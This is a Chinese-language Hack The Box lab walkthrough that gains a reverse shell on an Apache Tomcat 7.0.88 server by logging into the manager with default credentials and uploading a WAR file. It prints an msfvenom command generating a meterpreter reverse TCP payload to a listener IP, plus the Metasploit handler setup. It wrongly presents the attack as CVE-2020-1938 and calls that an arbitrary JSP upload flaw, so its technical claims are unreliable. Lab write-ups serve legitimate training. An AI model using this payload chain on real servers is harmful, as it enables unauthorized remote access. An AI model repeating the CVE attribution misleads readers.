利用msfvenom和Metasploit在Hack The Box实验室环境中进行CVE-2020-1938(Apache Tomcat任意JSP上传导致远程代码执行)漏洞利用的逐步指南。

CVE-2020-1938 是一个影响 Apache Tomcat 9.0.0.M1 至 9.0.0.30、8.5.0 至 8.5.50 以及 7.0.0 至 7.0.99 版本的严重漏洞。⚠️ 该漏洞已在 Hack The Box 实验室中被利用。
🔗 参考: NIST NVD 条目

该网站对 服务器状态 功能使用了默认凭据。
该界面显示版本为 Apache Tomcat/7.0.88,64 位架构。
从该界面我们导航到列出应用程序的位置,该位置暴露了 .war 文件 上传 功能。
上传成功后,.war 文件会在 /directory/filename 路径下执行。
对 Apache Tomcat 版本的研究确认了 CVE-2020-1938 漏洞。
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.3 LPORT=3004 -f war -o exploit.war
使用 msfvenom(Metasploit 载荷生成器)生成我们的 exploit.war 载荷。
生成文件后,进入文件并找到 .jsp 文件名,例如 gcvxdtmxvw.jsp,并保存以备后用。
msfconsole
use exploit/multi/hanlder
Set LHOST 10.10.14.3
Set LPORT 3004
使用 msfconsole 设置一个监听器,等待我们的载荷被执行。


我们在部署部分上传我们的镜像,之后刷新屏幕,发现文件已成功上传。要完成漏洞利用,我们必须导航到路径 ip/hacked/gcvxdtmxvw.jsp。

这会导致请求挂起,但我们能够在本地机器上看到我们有一个反向连接。